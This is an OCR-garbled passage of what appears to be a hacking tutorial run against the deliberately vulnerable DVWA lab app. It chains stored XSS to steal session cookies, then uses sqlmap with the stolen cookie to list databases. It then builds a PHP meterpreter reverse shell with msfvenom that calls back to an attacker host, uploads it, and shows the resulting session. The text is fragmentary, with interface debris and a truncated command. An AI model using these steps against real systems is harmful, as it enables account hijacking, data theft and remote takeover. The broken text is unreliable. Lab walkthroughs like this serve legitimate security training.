
Name: test Message: This is a test comment. Here is given below image when I have executed the script I have successfully fetched the browser cookies and now further I will use these cookies for retrieving the data of web application server. Vulnerability: Stored Cross Site Scripting (XSS) Home ackingarticles.in Instructions security=low; PHPSESSID=r12pk67cuq3s7eo4iktb88sud2 Setup / Reset DB

Brute Force Command Injection OK CSRF File Inclusion File Upload Name: test Insecure CAPTCHA Message: This is a test comment. SQL Injection Name: test 2 SQL Injection (Blind) Message: **SQL Injection with XSS** It might be possible that the web application server has more than one vulnerabilities, let assume if it is also having SQL injection vulnerability then it becomes very easy for an attacker to retrieve the data from

its database using stolen cookies.

For example in DVWA I switch from XSS to SQL injection; now copy its URL with user ID=1. (*) (i) | 192.168.1.8/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit# C 🚳 🔍 Search



Hence you can see it has fetched all present database names inside the database system.

sqlmap -u "http://192.168.1.8/dvwa/vulnerbilities/sqli/?id=1&submit=submit" --cookie="secur

Gaining Shell Access with XSS Now let assume if the server is suffering from XSS as well as file uploading both vulnerabilities; in this case how an attacker would be able to cause harm to the web application server.

NEXT POST

BASIC AND DIGEST \rightarrow

UNDERSTANDING HTTP AUTHENTICATION


☆自 ♣ №

Firstly let's prepare our malicious PHP file for uploading in web server. As we always use msfvenom for this purpose and then save the generated PHP codes in a text file as **shell.php** msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.11 lport=4444 -f raw

can see our shell.php file is successfully uploaded now copy the highlighted path.

Again I switched to file uploading vulnerability in DVWA to upload shell.php and from the screenshot, you


⊗ Q Search



Name * Save Page As... Message 1 View Background Image

() i | 192.168.1.8/dvwa/vulnerabilities/upload/#

Select All <u>V</u>iew Page Source




Message * <textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>

□ Inspector Legislation Console Debugger [] Style Editor Performan... F No

⟨ irea > form > table > tbody > tr > td > textarea > □

√

Change message length from "50 to 500" so that it becomes easy to inject our next script.



Here you can see as soon as the script will execute it has shown meterpreter session for victim's PC. meterpreter>sysinfo

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